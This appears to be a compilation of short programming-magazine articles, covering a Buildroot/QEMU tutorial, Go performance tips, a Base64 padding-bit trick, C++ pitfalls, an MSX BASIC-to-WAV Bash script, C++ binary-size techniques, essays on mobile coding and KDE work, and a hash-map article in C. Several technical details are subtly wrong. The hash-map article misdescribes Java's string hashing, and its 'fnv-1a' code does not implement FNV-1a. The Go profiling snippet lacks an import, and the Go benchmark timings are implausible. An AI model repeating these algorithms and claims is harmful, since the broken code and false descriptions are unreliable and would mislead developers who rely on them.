sqlite3 "$DB_PATH" "$SQL_QUERY" | while read -r HEXDATA; do
    echo "$HEXDATA" | xxd -r -p - | plutil -p -
done
```

Make Your Own Linux with Buildroot and QEMU

We will build a working Linux image of a test system and fire it up in the emulator. Thanks to QEMU, we don't need external hardware, SD cards or other equipment. All you need is a laptop with Linux and an internet connection.

Buildroot is a flexible and powerful open-source tool for developing Linux-based operating systems, especially for embedded devices. It is designed to simplify and speed up the process of building a system.

QEMU is an open-source software that performs hardware virtualization. Together with KVM, it can provide quick and performant simulation environment. It's widely used for tasks such as running and testing different operating systems, especially embedded targets.

By building a system from source, we have more flexibility than when downloading ready-made packages, and by using automation scripts, we can reduce the repetitive and tedious tasks involved in building our custom Linux distro.

Buildroot has a collaborative community and one of the best technical docs I've seen in industry. Unfortunately, it is still not very well indexed by both Google and AI assistants. Make sure to check out the project homepage where it's all at: `https://buildroot.org/`

Now - Let's get started!

We download the project code from source. Buildroot is an open-source tool, we can grab it straight from github:

```
git clone \
https://git.buildroot.org/buildroot
cd buildroot/
git checkout -b my_root origin/2024.02.x
```

The above command downloads the latest master with all the history and then creates our private branch based on the latest LTS - Long Term Support. This is the safest solution, as LTS branches are usually very well tested and deliberately released for wide use.

We have the code, now we can get ready to build. We will be building the image for QEMU so that, thanks to the power of emulation, we can immediately check that our image works.

Let's mount up and set up the configuration.

Fortunately, there are already plenty of default configurations provided by the project. We can see them via the command:

```
make list-defconfigs
```

We are interested in QEMU configuration for x86_64 architecture but feel free to choose any other for QEMU, the remaining steps in this tutorial will be the same. To write our default configuration into the working .config file (this is what is used when building a particular image), we type:

```
make qemu_x86_64_defconfig
```

This is the end of the configuration if you are interested in the default, minimalist image. It's enough to start with, but if you want to extend the image with additional tools, such as text editors or network commands, you can do so with '$ make menuconfig'.

We have the configuration, now all we need to do is build the system using the command:

```
make -j$(nproc)
```

This is an improvement on calling plain 'make'. It will cause the build process to be fired on all available CPU cores. This will make the whole thing go faster. And the build process will not be quick... You can definitely take a coffee break or walk a dog. Relevant XKCD: `https://xkcd.com/303/`

After a long while, the build process will finish and the following log will appear:

```
>>> Executing post-image script
board/qemu/post-image.sh
```

This means all target files generated successfully. Now it's time to verify that the files generated by Buildroot will work. Normally, we would need hardware on which to load our kernel image and rootfs. Fortunately, thanks to QEMU, we can do this quickly and painlessly.

The resulting files can be found here:

```
ls output/images/
bzImage  rootfs.ext2  start-qemu.sh
```

Where bzImage is the compressed kernel image and rootfs.ext2 is rootfs image (a place where all needed files and libraries are).

How to test and launch our new system?

Buildroot has thought of us and has immediately prepared a script that will automatically give the appropriate arguments to the QEMU command and fire up our Linux. Type:

```
./start-qemu.sh
```

After a while, we should see the first logs from the system start and after a few seconds, we will see the login prompt (login: root, no password):

```
Welcome to Buildroot
buildroot login:
```

We have full access to our own freshly built Linux!

Note that the system is very limited and small, with only basic functions. You can use the '$ cd /' command to go to the root directory and list its contents. The system is small but functional.

Once you get the hang of the basics, you can start adding new packages, modifying the kernel configuration and change the bootloader as you wish (and your platform permits). Happy hacking!

Analyzing and Improving Performance Issues with Go Applications

The goal of every software developer should be to design and implement a fun-to-use product and slow software is never fun-to-use. On the contrary, making your own software faster is always a joy - so let me tell you about some things I found fun and practical when reworking Go applications around performance improvements.
Let's start off with some tales of mine and why you should even read this: I wrote an article about a leetcode solution and how I made it significantly faster[1]. I created a programming language and made it 8 times faster afterwards[2]. I wrote a paper about the garbage collection implementations of programming languages with a friend and Go was featured in it[3]. Furthermore, I implemented a just-in-time compiler and made a Go runtime for a programming language, making it 14 times faster[4]. I also am currently working on a JSON parser for Go that's already beating the `encoding/json` package [5].

Analyzing Applications

To find areas for improvement, we can use the package Go provides for this exact purpose. This isn't the place to discuss specifics, but I recommend tinkering with the package.

```
package main;import p"runtime/pprof"
func main() {
    f, _ := os.Create("cpu.pprof")
    p.StartCPUProfile(f)
    defer p.StopCPUProfile()
    // logic here
}
```

Another way for conducting an analysis is to use `hyperfine` for comparing the performance of two binaries.

Performance Tips for Go

Let's look at some specific Go tips and tricks for low hanging, fast universal changes one can make to get better performance out of your existing code. The first specific tip is to start preallocating slices and maps with values determined with benchmarks:

```
// don't
a := []byte{}
m := map[string]int{}
// do
a := make([]byte, 0, 16)
m := make(map[string]int, 16)
```

[1] https://xnacly.me/posts/2023/leetcode-optimization/
[2] https://xnacly.me/posts/2023/language-performance/
[3] https://xnacly.me/papers/modern_algorithms_for_gc.pdf
[4] https://xnacly.me/papers/tree-walk-vs-go-jit.pdf
[5] https://github.com/xNaCly/libjson

The next tip is to carefully decide between the builder / buffer structures, depending on the API you require. I generally recommend using `strings.Builder`, its faster than `bytes.Buffer`

```
BenchmarkBuffer-4       0.0000603 ns/op
BenchmarkString-4       0.0000466 ns/op
BenchmarkBufferLarge-4 0.004109 ns/op
BenchmarkStringLarge-4 0.003431 ns/op
```

If these options are too slow for you, consider buffering in your own `[]byte` and use `*(*string)(unsafe.Pointer(&buf))` or `unsafe.String(unsafe.SliceData(buf), len(buf))`, this reuses the memory already stored at `[]byte`. The latter option can half the time spent in string concatenation - however, both approaches use the unsafe package which makes no guarantees for portability and compatibility [6].

```
BenchmarkArray-4       0.0000222 ns/op
BenchmarkArrayLarge-4 0.002167 ns/op
```

If you consider a function to be hot, e.g. it being called often and in loops, you should switch from a generic function to a specific function - if applicable.

```
func generic[T any](data any) (T, bool) {
    v, ok := data.(T);
    if !ok { var e T; return e, false }
    return v, ok
}
func specific(data any) (bool, bool) {
    switch data.(type) {
    case bool:
        return true, true
    default:
        return false, false
    }
}
```

The results are very situation dependent and require lots of benchmarking.

```
BenchmarkGeneric-4  0.0003623 ns/op
BenchmarkSpecific-4 0.0003494 ns/op
```


To minimize the usage of expensive syscalls and batch input/output actions, the `bufio` package should always be used for files and other file-like structures. The final tip is to use `(*bytes.Reader).ReadByte` instead of `(*bytes.Reader).ReadRune`.

```
BenchmarkReadByte-4 0.0004150 ns/op
BenchmarkReadRune-4 0.0008462 ns/op
```


Tu sum up: always benchmark all changes and note their improvements. If you make a lot of long living copies, as is often the case with interpreters and parsers, either use an arena or pointers - copying can be expensive if there are a lot of those. Always search for fast paths, the goal is to always do less, look for early returns, such as edge cases for zero values and such.

[6] https://pkg.go.dev/unsafe

Base64 encoding is well known and used everywhere. There are, however, some less-known quirks related to it, which are known only to... well, everyone who ever implemented Base64 encoding or decoding manually, especially if it was tested on a large diverse test set.
Regardless, not everyone has done that, so let's share this one specific trick with everyone else :)
The trick is rather simple, but we do have to start with how Base64 actually works – and this is explained best with a diagram (**TL;DW: Base64 basically maps every 3 raw bytes of input to 4 alphabet characters of output**):



The above diagram is great if the length of data we're encoding is a multiple of 3. If it's not, we're in this weird situation, where we don't really have to output full 4 characters, since 1⅓ or 2⅔ characters would be enough (this is where the famous = sign comes into play in the role of padding). But characters are indivisible, meaning they cannot be split into one-third or two-thirds of a character. So, we get left with unused bits...



If you are into steganography, this should be enough for you. The unused bits are almost never checked by a decoder (at least I don't believe I've seen one that would complain about it), meaning you can hide 2 or 4 bits of data there. That's not a lot, but then again no one said you need to use only one Base64-encoded string.
P.S. Yes, this sometimes shows up on CTFs – be on a lookout for tasks with A LOT of Base64 strings.

These illustrations were originally published as part of this blogpost: https://hexarcana.ch/b/2024-08-16-base64-beyond-encoding/

C++ Pitfalls

You could probably write an entire book about things in this language that are unintuitive and require extra caution. C++ has so many details, it is easy to make mistakes that could result in hours of debugging. In this article, I explain some of the pitfalls you can fall into when programming in this language and share my experience with them.

Operator precedence

Some time ago, I wrote code that had an "if" condition expression like in the example below:

```
int x = 2;
if (x & 1 == 0)
  std::cout << "true";
else
  std::cout << "false";
```

Output: `false`

When I ran my program, I noticed something wrong. After some time debugging it, the last thing to check was that "if" statement. When I removed the "== 0" part and negated the expression, it finally worked! It was at this moment I realized that I completely forgot about operator precedence rules. And so, if we look at the reference list [1], the "==" operator is just above the "&" operator, making it being evaluated first. The lesson is to be more of a defensive programmer e.g. by using parentheses in such cases.

Arithmetic conversion rules

I noticed this thing when reading about arithmetic conversion rules [2]. I have never caught a bug related to it, but it looks like an easy-to-introduce one, so I wanted to cover it here.

Suppose we have a code like below:

```
unsigned int x = 3u;
int y = -5;
if (y < x)
  std::cout << "true";
else
  std::cout << "false";
```

Output: `false`

For a human, it is logical that -5 is less than 3, but in C++ there are various integer types and in most operations data types need to match. In this example, both operands of the "<" operator are converted to the `unsigned int` which makes the y variable really big (the bytes holding the value are just reinterpreted as unsigned type) and greater than x. I encourage you to read about the conversion rules at least once as they are not trivial at times.

Right bit-shift

This one I encountered pretty early in my C++ programming learning path. I tried to do a right bit-shift of a value of signed type like in the example below:

```
int i = 0x80000000;
i >>= 31;
std::cout << std::hex << i;

unsigned int ui = 0x80000000;
ui >>= 31;
std::cout << " " << std::hex << ui;
```

Output: `ffffffff 1`

The one thing I didn't know then was that C++ compiler generates a SAR (not SHR) assembly instruction (on x86) [3] from it, called an "arithmetic shift". This instruction preserves a signedness of a value being shifted. In effect, the most significant bit (MSB) is copied to the right, not shifted. This is most important when the MSB is a 1 because then the shifted variable is filling with high bits which changes its value, and we may not want that.

Implicit conversions

Sometimes, code that we would never want to compile compiles just fine. Let's imagine the following code example:

```
class A {
  int x;
public:
  A(int x) : x(x) {}
};

int main() {
  A a(5);
  a = 3; // ???
  return 0;
}
```

But why does `a = 3;` compile? a is of class type and `3` is an `int`! Such functionality was "kindly" provided by the A's one-argument constructor. It allows `int` values to be implicitly converted to this type. But why would we not want it to compile? Aren't implicit conversions convenient? Maybe, at times, they are, but it can easily introduce a bug. That is why it is good to always add the `explicit` specifier to a declaration of a one-argument constructor which will prevent implicit conversions unless we are sure that we need such implicit conversions in our code.

Order of evaluation

A word about the order of evaluation of expressions in C++ [4]:

*Order of evaluation of any part of **any expression**, including order of evaluation of function arguments is **unspecified** (...). The compiler (...) may choose another order when the same expression is evaluated again.*

This means we cannot expect any specific order of function calls in any expression. It's not limited only to function arguments evaluation. Below is an example of this. Please note that letters could be printed in any possible order during the `z()` function call and the return value calculation.

```
int a() { return std::puts("a"); }
int b() { return std::puts("b"); }
int c() { return std::puts("c"); }

void z(int, int, int) {}

int main()
{
    z(a(), b(), c());
    return a() + b() + c();
}
```

Output: unspecified

~~~~~~

As you can see, C++'s traps can hide anywhere in your code, so it is important to know how you can protect yourself from them. Knowing every detail would be very hard, so that is why there are tools that can help us. "GCC" compiler provides options such as `-Wall`, `-Wextra` and `-Wpedantic` [5], that enable additional checks for dangerous and error-prone code structures. But when you enable those you may encounter another barrier, which is your will to actually fix incoming compiler warnings, so I also recommend adding `-Werror` option for good measure (all warnings will be then treated as compile errors). There are also other tools such as "clang-tidy" to check code even more thoroughly, but code analysis tools is a topic for another article ;)

~~~~~~


[1] https://en.cppreference.com/w/cpp/language/operator_precedence
[2] https://www.learncpp.com/cpp-tutorial/arithmetic-conversions/
[3] https://c9x.me/x86/html/file_module_x86_id_285.html
[4] https://en.cppreference.com/w/cpp/language/eval_order
[5] https://gcc.gnu.org/onlinedocs/gcc/Warning-Options.html

Easy MSXBAS2wav

https://github.com/4nimanegra/EasyMSXBAS2wav

On this page, we will create a simple Bash script to encode MSX Basic programs into WAV files.


MSX computers have different methods for encoding data on audio tapes. The way the bits are stored can involve encoding zeros as square waves using either 1200 Hz or 2400 Hz. Ones are encoded using a square wave that is twice as fast as the signal for zeros. In this work, we have encoded the data by using 1200 Hz for zeros and 2400 Hz for ones.



Each byte should be encoded by preceding it with a zero and using two ones as a trailer. Thus, each byte is encoded using 11 bits.

0	b0	b1	b2	b3	b4	b5	b6	b7	1	1

The stored data begins with a header consisting of a long beep: a sequence of ones over 16,000 pulses, followed by the byte 0xEA repeated 10 times and the program name in 6 bytes. After this, blocks of 256 bytes are encoded, each preceded by a short beep (ones over 4,000 pulses). At the end, an additional block with the byte 0x1A repeated 256 times is added.



The code shows as follow:

```
#! /bin/bash
TEMPDATAFILE="tmp/tempdata.tmp";
encode(){
BIT=$(($1));
if [ $BIT == 0 ]; then
PARAM=18;
TOTAL=1;
else
PARAM=9;
TOTAL=2;
fi;
while [ $TOTAL -gt 0 ]; do
I=0;
while [ $I -lt $PARAM ]; do
printf "\xC0" >> $TEMPDATAFILE;
I=$(($I+1));
done;
I=0;
while [ $I -lt $PARAM ]; do
printf "\x40" >> $TEMPDATAFILE;
I=$(($I+1));
done;
TOTAL=$(($TOTAL-1));
done;
}
header(){
if [ "long" == "$1" ]; then
PULSES=8000;
else
PULSES=2000;
fi
II=0;
while [ $II -lt $PULSES ]; do
encode 1;
II=$(($II+1));
done;
}
silence(){
I=0;
while [ $I -lt $((18*4000)) ]; do
AUX=`printf "%02X" 127`;
printf "\x$AUX" >> $TEMPDATAFILE;
I=$(($I+1));
done;
}
wavheader(){
printf "RIFF";
printf "\xFF\xFF\xFF\xFF";
printf "WAVEfmt ";
printf "\x10\x00\x00\x00\x01\x00\x01\x00";
printf "\x44\xac\x00\x00";
printf "\x44\xac\x00\x00";
printf "\x01\x00\x08\x00";
AUX=`printf "%08X" $(($1))`;
AUX=`awk '{print "\\\\x"substr($1,7,2)"\\\\x"substr($1,5,2)"\\\\x" \
substr($1,3,2)"\\\\x"substr($1,1,2)}' < <(printf "$AUX")`;
printf "data$AUX";
}
encodefile(){
if [ -e $1 ]; then
BYTELEN=`cat $1 | tr "\n" "\r" | xxd -i | tr "\n" " " | sed s/" "/""/g | \
awk -F "," '{print NF}'`;
CONT=0;
while read A; do
if [ $CONT == $((256*11)) ]; then
silence;
header;
CONT=0;
fi;
encode $A;
CONT=$((CONT+1));
done < <(cat $1 | xxd -b | sed s/".*:"/""/ | sed s/"^ "/""/ | sed s/"[ ][ ].*"/""/ | \
sed s/" "/"\n"/g | awk '{print "0";I=8;while(I>0){print substr($1,I,1);I=I-1;}print \
"1";print "1";}');
if [ "" == "$2" ]; then
ZEROS=$((256-$BYTELEN));
II=0;
while [ $II -lt $ZEROS ]; do
for III in 0 0 0 0 0 0 0 0 0 1 1; do
encode $III;
done;
II=$(($II+1));
done;
fi;
fi;
}
msxheaderfile(){
echo -n "" > tmp/headerfile.tmp;
II=0;
while [ $II -lt 10 ]; do
printf "\xEA" >> tmp/headerfile.tmp;
II=$(($II+1));
done;
echo "$1" | awk -F "/" '{printf substr($NF,1,6);}' >> tmp/headerfile.tmp;
}
lastblockfile(){
echo -n "" > tmp/lastblockfile.tmp;
II=0;
while [ $II -lt 256 ]; do
printf "\x1A" >> tmp/lastblockfile.tmp;
II=$(($II+1));
done;
}
helpme(){
echo "$0 is used to convert bas MSX basic programs into wav files.";
printf "\t$0 command must me used with 2 arguments:\n";
printf "\t\t$0 file.bas output.wav\n"
echo "";
printf "\tfile.bas: The name of the file whith the basic program in ascii.";
echo "";
echo "";
printf "\tfile.wav: The name of the output file where the wav is created.";
echo "";
echo "";
}
if [ "" != "$1" ]; then
if [ "" != "$2" ]; then
if [ -e "$1" ]; then
if [ -e "$2" ]; then
echo "$2 exists, please remove it before run the program.";
else
touch $2;
if [ "$?" == "0" ]; then
mkdir tmp 2> /dev/null;
echo -n "" > $TEMPDATAFILE
header "long";
msxheaderfile $1;
encodefile "tmp/headerfile.tmp" "NOZEROS";
silence;
header;
encodefile $1;
silence;
header;
lastblockfile;
encodefile "tmp/lastblockfile.tmp" "NOZEROS";
TOTALLONG=`ls -al $TEMPDATAFILE | awk '{print $5}'`;
wavheader $TOTALLONG > $2;
cat $TEMPDATAFILE >> $2;
rm tmp/headerfile.tmp tmp/lastblockfile.tmp tmp/tempdata.tmp
else
echo "Can not write on $2.";
fi;
fi;
else
echo "$1 does not exists.";
fi;
else
helpme;
fi;
else
helpme;
fi;
```

The script should be executed as follows:

```
./convert.sh EasytrOn.bas ./out/EasytrOn.wav
```

Keep your C++ binary small - Coding techniques

C++ is one of the best programming languages to optimise your software. Usually, we talk about runtime performance when it comes to optimisation, but today let's talk about C++ and binary sizes.

In this article, we are going to cover different coding techniques affecting binary sizes. Even though you can also use compiler and linker flags influencing the size of the generated code, sometimes in combination with coding techniques.

It's important to emphasize, that the below are optimization techniques, not general best practices.

Object initialization

When it comes to initialization, we have three aspects to consider. The size of an object matters mostly if it is massively used. In many cases, it means that the object is used in a large container.

Containers with heap allocation, such as `std::vector` or `std::list` can have a smaller binary footprint than a C-style array or a `std::array` as they can be initialized at compile-time.

Next is the aspect of storage duration. Variables with `static` storage duration can end up in the binary, while with other storage durations, the code creating these variables will be part of the binary. Initial values of member variables also matter. Give them their type's default values, so that the compiler can heavily optimize by setting blocks of memories to zero instead of generating a lot of initialization code.

Special member functions

By default, it's recommended to follow the Rule of Zero. Otherwise, for smaller binary sizes, consider moving the definitions of even `default`ed special member functions to the `.cpp` files to avoid inlining.

The use of virtual functions

Speaking about special member functions, we must mention `virtual` destructors. They take a heavy toll on the binary size, so you should only declare a destructor `virtual` when using dynamic polymorphism. It's only the first `virtual` function - which is usually the destructor - that is disproportionately costly as it implies the creation of a virtual table (a.k.a. `vtable`) and all the necessary code to handle dynamic polymorphism. After that, each new `virtual` member function only adds one line to the `vtable` per type which is somewhere around 40 bytes depending on the implementation.

Templates

Write minimal templates. If you have a class or function template where you can separate longer chunks of code not using the template parameters, extract them into non-templated functions and classes so that only the function code will be part of each template expansion.

You might try out `extern` templates for more gains!

In C++, `extern` variables indicate that you'll provide no definitions, the linker should find them.

For templates, it means that code generated for a template specialization marked `extern` will not be part of a given object file, another translation unit will provide it. Here is the handiest way to use it.

In the same header where you declare the template, mark the specializations you want `extern`. In the corresponding `.cpp` file provide all the explicit template instantiations. This way, each file including the template declaration will also include the externalization and via the `.cpp` file they will get the actual definition.

```
// foo.h
template<typename T>
void foo(T i) { /* … */ }
extern template void foo<int>(int i);

// foo.cpp
template void foo<int>(int);
```

This isn't a best practice, but an optimization technique with certain drawbacks especially when it comes to link-time optimization. Measure before you merge!

Passing functions to functions

Speaking about bloaty templates, `std::function` must be mentioned. It is a convenient but costly way to pass a callable to another function. Instead, you can also use function pointers if you don't need lambda captures. With the combination of the using directive, its readability is also acceptable. Another option is to use your own templates, potentially constrained with the power of concepts.

Mobile Coding Journey

When I was a child, I loved building things with Lego bricks. You have some basic building blocks, you combine them in all sorts of fascinating ways, you create structures. You can build a car or a truck, an airplane or a ship. It felt awesome. Why buy pre-built toys at all? Give me more Lego bricks!

Time went by. Lego bricks were stashed under the bed - I was too grown up to play with it. I lived in a small village, so we had a lot of fun climbing trees and exploring many new, faraway places. Amazing as it was, I felt something was lacking. I missed that joy of building things.

Once in a while, my uncle would visit our little village from a distant capital. He happened to know a thing or two about computers, so I tormented him with all sorts of questions. "You can run different programs, but what is a program?", "What does it take to be a programmer?". I longed for a Lego replacement, and I knew that programming would give me that.

Source: gsmarena.com

Some time later I was ill for a few days. Books and comics were read all the way through. You're in bed and can't go for a walk, no fun. I was scrolling through a mobile forum, and one topic caught my eye: "MobileBasic - a mobile programmator".

Hmm, there's some manual attached, let's have a look...

There are variables and IFs. There's a GOTO, so you can jump to other lines. You can load sprites, you can move sprites on the screen... That's when it hit me. With these primitives, I can build games, imaginary planets, I can design worlds and rule them all... *Wow!*

```
10 SETCOLOR 0,0,100
20 FILLRECT 0,0,SCREEN
WIDTH(0),SCREENHEIGHT(
0)
30 SETCOLOR 255,255,25
5
40 DRAWSTRING "Hello w
orld!",0,0
50 SLEEP (100):GOTO (5
0)
```

Меню Menu

On other phones, I saw this game where you start as a small fish and grow by eating other smaller fish. Let's implement that for starters.

Need to draw sprites, let's use mobile PaintCAD:


Graphics exported as .bmp, an array of pixels

Write a bunch of lines right on the phone…

```
520 GELLOAD "f4","f4.bmp":SPRITEGEL "f4","f4"
522 X5%=-50:Y5%=110
530 X%=65:Y%=65
531 GELLOAD "f7","f7.bmp":SPRITEGEL "f7","f7"
532 X7%=-20:Y7%=0
537 XF1%=XF1%+1:YF1%=60+MOD(RND(0),60):SPRITEMOVE
"f1",XF1%,YF1%
538 SETCOLOR 0,250,0
539 XF1%=XF1%+1:YF1%=60+MOD(RND(0),60):SPRITEMOVE
"f1",XF1%,YF1%
540 IF LEFT(0) THEN X%=X%-1
541 XF%=XF%-1:SPRITEMOVE "f",XF%,YF%
542 IF XF%<=0 THEN
XF%=580+MOD(RND(0),50):YF%=60+MOD(RND(0),60):SPRI
TEMOVE "f",XF%,YF%
```

I suppose that f4 stands for "fish of size 4"

7 days in, the game was ready. ZIP it all together, rename to .jar... Time to share it with friends via IR port or WAP upload!


Friends from the neighborhood trying out the game

Acquired skills allowed me to enroll at university a few years later and continue my journey into the mysterious world of programming. 🏗

MY JOURNEY IN KDE AND FOSS

I have been working on KDE software as my day job for about a year now. However, I've been contributing to KDE software for around ~3 years.

For those who don't know, KDE makes software for many platforms, but one of their biggest things is **KDE Plasma**, a desktop environment for Linux devices.
You can see more here: *https://kde.org/*

When I moved to Linux as my daily driver roughly 3 years ago, I was quite impressed how well things had been made. Over time I found some bugs that annoyed me and I began trying to fix them. I had zero knowledge about C++ or Qt, but I was so annoyed by a bug I was determined to fix it.

So I scoured through the documentations, asked questions, hacked on things to try to make them work and eventually managed to fix it. I was happy, but.. I craved for more. ***Why not continue doing this?***

I then worked as a hobbyist contributor on KDE software for a couple of years. My day job was test automation at the time, which was quite dull. I found working on KDE projects much more interesting and it helped me to keep going.

Sadly I got laid off from that job eventually. I was really frustrated, since I had to look for a new job now. I told my friends in KDE about it.

What I didn't expect was a job offer in return for my venting. ***So of course I took it!***

Now, I want to emphasize that I am no code wizard who can get a job just like that, but I have a lot of passion and drive for KDE software and Linux in general, and I guess that showed.

I was a lucky, of course, but I also have skills that I would have never gotten if I had never started contributing. Sure I could write code, but with open source, social skills are also really important, since you work with people all day, in the open. I keep working on all those skills every single day.

For anyone else interested in working at open source, I do not have any surefire ways to get there but it is possible.

IF YOU HAVE THE DRIVE FOR IT AND KEEP HONING YOUR SKILLS FOR IT, YOU MIGHT BE CLOSER THAN YOU THINK.

Art by Tyson Tan. Under Creative Commons Attribution Share-Alike

WHAT I'VE LEARNED IN WORKING AT OPEN SOURCE

I am no pro, I keep learning every day, but I wanted to share small snippets of things I've learned. Maybe you'll find them useful if you're interested in contributing to a project!

YOU DON'T HAVE TO KNOW EVERYTHING BEFORE WORKING ON THINGS

When I started hacking on KDE software, I knew nothing about Qt, C++ or QML. I had programming experience, but mostly with Python from working on test automation related things. I also have worked on my own C projects as a hobby, but nothing big really.

So ask questions and write the answers down. Read the docs. Just hack on things! ***Figuring it out as you go is perfectly fine.***

EVERYTHING IS OUT IN THE OPEN

In free and open source software world, everything is shared openly: From mailing lists to communication, from bug reports to source code and merge requests...

It's good to know that when making changes to things. If you don't know why some change was made, for example, remember that you can always scour back the git logs, mails, etc.

THINGS MAY GET HEATED

It's common, especially in more subjective matters, that some things will raise a lot of discussion. It can get quite heated too!

Do not let that heat burn you, but do not let it scare you away either. Believe in your vision, but allow it to change and mold.

CRITIQUE IS GOOD

Getting your code/feature/idea/thing critiqued is a good thing. Don't be scared of it. In the end, everyone is there to make the project better and critique is a natural part of it. It's not aimed at you as a person, but the thing you created.

And by critique, I mean ***respectful discussion***. That is something to remember when you're the one giving the critique as well.

YOU MAY ENCOUNTER NASTY PEOPLE

I have to put this here because it really is a thing. It's a sad, sad thing. But it's something you may have to face. So be prepared for it, but do not let it get you down.

For one naysayer, there's usually 9 others who like the changes you made.

REMEMBER TO REST

Working on open source causes people to burn out very often, especially if one has to deal with rude people. It's good to just completely distance yourself from the project from time to time, and let your body and mind rest.

The project and the other contributors will wait for you to return. I do wish I took this advice more often myself!

Blog: https://www.akselmo.dev
Mastodon: https://scalie.zone/@aks

On Hash maps and their shortest implementation possible

About Hash maps Explaining hash maps, their implementation and showing a very short but functioning implementation in C.
Hash maps are the backbone of fast running programs. They power caches, make searching really fast (for certain workloads faster than search trees), allow databases to create indexes for really fast lookups and are used to create sets.

Hashes and Hashing functions A hash function always computes the same integer for the same input, called a hash. This integer is then used to index into the underlying array of the map. If two differing inputs compute to the same hash, a hash collision occurs - this collision can be dealt with by storing a list of elements at the location the hash points to, thus allowing for more than one element for each hash [1].
Let's take a look at some common hashing applications: Java hashes strings by summing the characters of the string, while each is xored with the length. [2].

```
var s = "Hello World";
for (int i = 0, h = 0; i < s.length(); i++)
    h += s.codePointAt(i)*31
        ^ (s.length()-i);
```

We will use a similar, but different algorithm for hashing our key strings: fnv-1a [3]. The key of fnva-1a is to start with a default value for the hash, called the base, modify it by xoring it with the current character and then multiplying it with a prime number. On that basis, we can create the first function of our naive implementation, `hash()` to hash our string keys:

```
const size_t BASE = 0x811c9dc5;
const size_t PRIME = 0x01000193;
size_t hash(Map *m, char *str) {
    size_t initial = BASE;
    while(*str) initial ^= *str++ * PRIME;
    return initial & (m->cap - 1);
}
```

